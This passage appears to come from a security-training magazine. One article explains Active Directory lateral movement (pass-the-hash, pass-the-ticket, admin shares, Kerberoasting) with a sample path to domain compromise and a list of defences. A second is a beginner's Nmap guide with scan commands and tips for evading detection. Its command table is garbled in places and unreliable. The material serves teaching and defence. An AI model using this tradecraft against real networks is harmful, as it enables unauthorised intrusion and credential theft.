
**Cloud Sync Hosts
(AAD Connect,
Entra Connect)**

Common Goals of Lateral Movement

- Reach Domain Controllers
- Access database servers
- Move from user workstations to servers
- Spread ransomware
- Reach admin interfaces etc

How Attackers Perform Lateral Movement

There are many techniques attackers use for Lateral Movement but beginners should understand the most popular ones.



1.Pass-the-Hash (PtH) technique

If an attacker obtains a NTLM hash, they can authenticate using that hash without knowing the actual password.

Tools used to perform PtH:

- Mimikatz
- Impacket (wmiexec.py, psexec.py)
- CrackMapExec

This works because NTLM authentication accepts the hash as proof of identity.

2.Pass-the-Ticket (PtT) technique

Attackers steal Kerberos tickets (TGT/TGS) from memory using tools:

- Mimikatz (kerberos::list)
- Rubeus (dump)

They can inject those tickets to impersonate users, even Domain Admins.

3.Remote Execution Techniques

In this method, attackers move laterally using:

- WinRM
- WMI
- RDP
- SMB/PsExec

These are normal tools which are used for administration and this makes detection harder.

4.Abusing Admin Shares

If an account compromised by attackers has local admin rights, these can be used by attackers for lateral movement.


- C\$, ADMIN\$, IPC\$ shares allow remote access
- Attackers first copy payloads and then remotely execute them

5. Using Kerberoasted Credentials for Lateral Movement

After Kerberoasting:

- If the cracked service account has local admin rights on other servers, this provides an easy lateral movement entry.
- If it has SQL privileges they can pivot to databases.
- If it interacts with Domain Controllers, privilege escalation can be achieved.

This is why weak service accounts are so dangerous.



Real-World Lateral Movement Example (Beginner Scenario)

A simple real-world path:

1. Attacker obtains a normal user account via phishing.
2. Kerberoasting attack is performed and a service account's password is

cracked successfully.

3.It so happens that the Service account he compromised is a local admin on 3 servers.

4.Attacker uses Pass-the-Hash attack technique to access those servers.


5.On one of the 3 servers, attacker dumps credentials and finds another admin.

6.He then uses admin's token for performing Pass-the-Ticket attack.

7.Gains access to the Domain Controller

8.The he goes on to compromise the Full domain.

This entire attack chain can happen in less than 20 minutes.

BEFORE	AFTER
 Regular User Account (e.g. john.doe)	 Cracked Service Account (e.g. sql_svc)
 Valid Password (Unknown & Protected byAD)	 Cracked NTLM Hash (Recovered via offline cracking)
 Minimal Privileges (Read-only access, limited shares)	 Admin-Level Access (Full control over service/server)
 Single Workstation (Very limited visibility)	 Lateral Movement Enabled (Access to DCs, Databases, Servers, etc.)
 SECURE	 COMPROMISED

How to Defend Against Lateral Movement

The following measures can be taken to prevent Lateral Movement.

1. Enforce Least Privilege

- Remove excessive local admin rights
- Restrict service accounts to minimum required access

2. Protect Credential Material

- Enable Credential Guard
- Prevent LSASS dumping
- Block unconstrained delegation

3. Disable Legacy Protocols

- NTLM
- SMBv1

4. Segment the Network

- Separate user zones from server zones
- Isolate Domain Controllers

5. Enable Logging & Monitoring

Look for:

- Unusual SMB/WinRM activity
- Logins from unexpected hosts
- Ticket injection behavior
- Rapid movement between servers

6. Deploy Honeytokens

Fake credentials - alert if used.

Conclusion

Kerberoasting and Lateral Movement are fundamental Active Directory attack techniques that are simple, powerful and widely used by both Red Teams and real adversaries. Understanding how they work gives defenders a huge advantage. These attacks do not rely on zero-days or advanced malware; they exploit misconfigurations, weak passwords, excessive privileges and old authentication protocols.

For beginners, mastering these two concepts is the perfect foundation for learning deeper Active Directory security and for organizations, defending against them means strengthening the very identity core that powers the enterprise.

*This part of
the page
has been
intentionally
left blank*

HACKING TOOLS



Tool of the Month: Nmap for Beginners

The essential network scanner every aspiring red teamer must master.

Nmap, short for Network Mapper is one of the most iconic tools in cybersecurity. For Red Teamers, Blue Teamers, Penetration testers and even system administrators, Nmap is often the first utility installed on a new attacker machine. Yet despite its reputation, new learners often misunderstand what Nmap does, how it works and how to safely use it.

In this article, we break down Nmap in the most beginner-friendly way possible: what it is, why it matters and how to use it like a pro, even if you've never used Nmap before.

“Cybersecurity is much more than an IT topic—it’s a global challenge.”
— Stephane Nappo

THE NETWORK MAPPER



What Is Nmap? (And Why Does Everyone Use It?)

At its core, Nmap is a simple network scanner. It sends carefully-crafted packets to a single target IP address, hostname or multiple targets and analyzes the responses to identify:


- Live hosts
- Open/closed/filtered ports
- Running services
- Operating systems
- Network configurations
- Firewall and IDS behavior

Why is this useful? Because understanding a target's "attack surface" is the foundation of every Red team operation or a pen test. Before starting exploitation, privilege escalation or lateral movement, attackers need to see the map.


Nmap provides that map quickly, quietly (if you need it) and with surgical precision.

How Nmap Works (Explained Simply)

NMAP WORKFLOW OVERVIEW



NMAP PORT STATE CLASSIFICATION



When you run a scan on a single target like below:

```
nmap 192.168.1.10
```

Nmap sends packets to most common ports (like 22, 80, 443), observes how the system responds and labels each port with a state:

1.Open:

Service is accepting connections

2.Closed:

No service is listening


3.Filtered:

A firewall is blocking or filtering packets

4.Unfiltered:

Nmap cannot determine port state

HOW NMAP PROCESSES A TARGET



Over time, Nmap has evolved with advanced modules like:

- NSE (Nmap Scripting Engine) for automation and vulnerability checks
- Version detection (-sV)
- OS fingerprinting (-O)
- Stealth scans (-sS)

It's extremely powerful but still simple enough for beginners.

Installation: Nmap in 60 Seconds

Windows

Download from Nmap.org (Download information given in our Downloads section). Run installer and it's done.

Linux / Kali

```
sudo apt install nmap
```

Mac (Homebrew)

```
brew install nmap
```

No setup. No configuration. Start scanning immediately.

The 10 Nmap Commands Every Beginner Should Learn

These commands deliver 80% of the value for 20% of the effort while scanning with Nmap.

1. Ping Scan – For finding Live Hosts

```
nmap -sn 192.168.1.0/24
```

Great for mapping internal networks.

2. Basic Port Scan

```
nmap 192.168.1.10
```

Scans the 1,000 most common ports.

3. Full Port Scan (For scanning all 65,535 Ports)

```
nmap -p- 192.168.1.10
```

Useful for discovering non-standard services.

TOP 10 NMAP COMMANDS

PURPOSE	COMMAND	ICON
Find live hosts	<code>nmap -sn</code>	
Basic scan	<code>nmap IP</code>	
Full port scan	<code>-p-</code>	
Version detection	<code>-s0</code>	
Stealth scan		
Stealth scan	<code>---script vuln</code>	<code>-sV</code>
Script scanning	<code>-sV</code>	
Aggressive scan	<code>-A</code>	
No DNS resolution	<code>-n</code>	

4. Service & Version Detection

```
nmap -sV 192.168.1.10
```

Tells you what's actually running on open ports.

5. OS Detection

```
nmap -O 192.168.1.10
```

Great for fingerprinting outdated systems.

“Amateurs hack systems. Professionals hack people.”

— Bruce Schneier

6. Stealth SYN Scan (Most Popular)

```
nmap -sS 192.168.1.10
```

A classic semi-stealth scan that avoids full TCP handshakes to avoid detection.

7. Scan Multiple IPs

```
nmap 192.168.1.5 192.168.1.10
```

8. Scan an Entire Range

```
nmap 192.168.1.1-100
```

9. Aggressive Scan (All-in-One)

```
nmap -A 192.168.1.10
```

Performs version detection, OS detection, scripts and traceroute.

10. Vulnerability Scanning with NSE

```
nmap --script vuln 192.168.1.10
```

Runs vulnerability-related NSE scripts, beginner friendly but powerful.

Nmap Scripting Engine (NSE)

Safe Scripts



Discovery
Information

Auth Scripts



Login
Brutforce

Vuln Scripts




Vulnerability
Detection

Intrusive Scripts



Exploit
Malware

Real Red Team Use Cases



Here are some Real-world Red Team cases of using Nmap

1. Attack Surface Discovery

Before exploiting a target, red teams use Nmap to determine:

- Exposed services
- Outdated protocols
- Unpatched versions
- Forgotten test servers

2. Internal Recon after Initial Access

Once inside a network, Nmap helps enumerate lateral movement paths.

3. Firewall & IDS Mapping

Advanced scans expose filtering rules and behavioral gaps.

4.Compliance & Asset Discovery

Many blue teams use Nmap regularly to find “unknown devices” in their environment.

What Beginners Usually Do Wrong

Mistake #1: Using Aggressive scan (-A) everywhere

Aggressive scans are noisy and raise suspicion immediately.

Mistake #2: Scanning too fast

Fast scans trigger alerts. Use timing options like:

-T2

Scan Speed vs Stealth (T0-T-5)




Mistake #3: Not scanning UDP

Many critical services like DNS, DHCP run on UDP. Try:

```
nmap -sU 192.168.1.10
```

UDP vs TCP Scanning




Mistake #4: Forgetting to save results

Use:

```
-oN scan.txt
```

Nmap Output Formats



Beginner Cheat Sheet

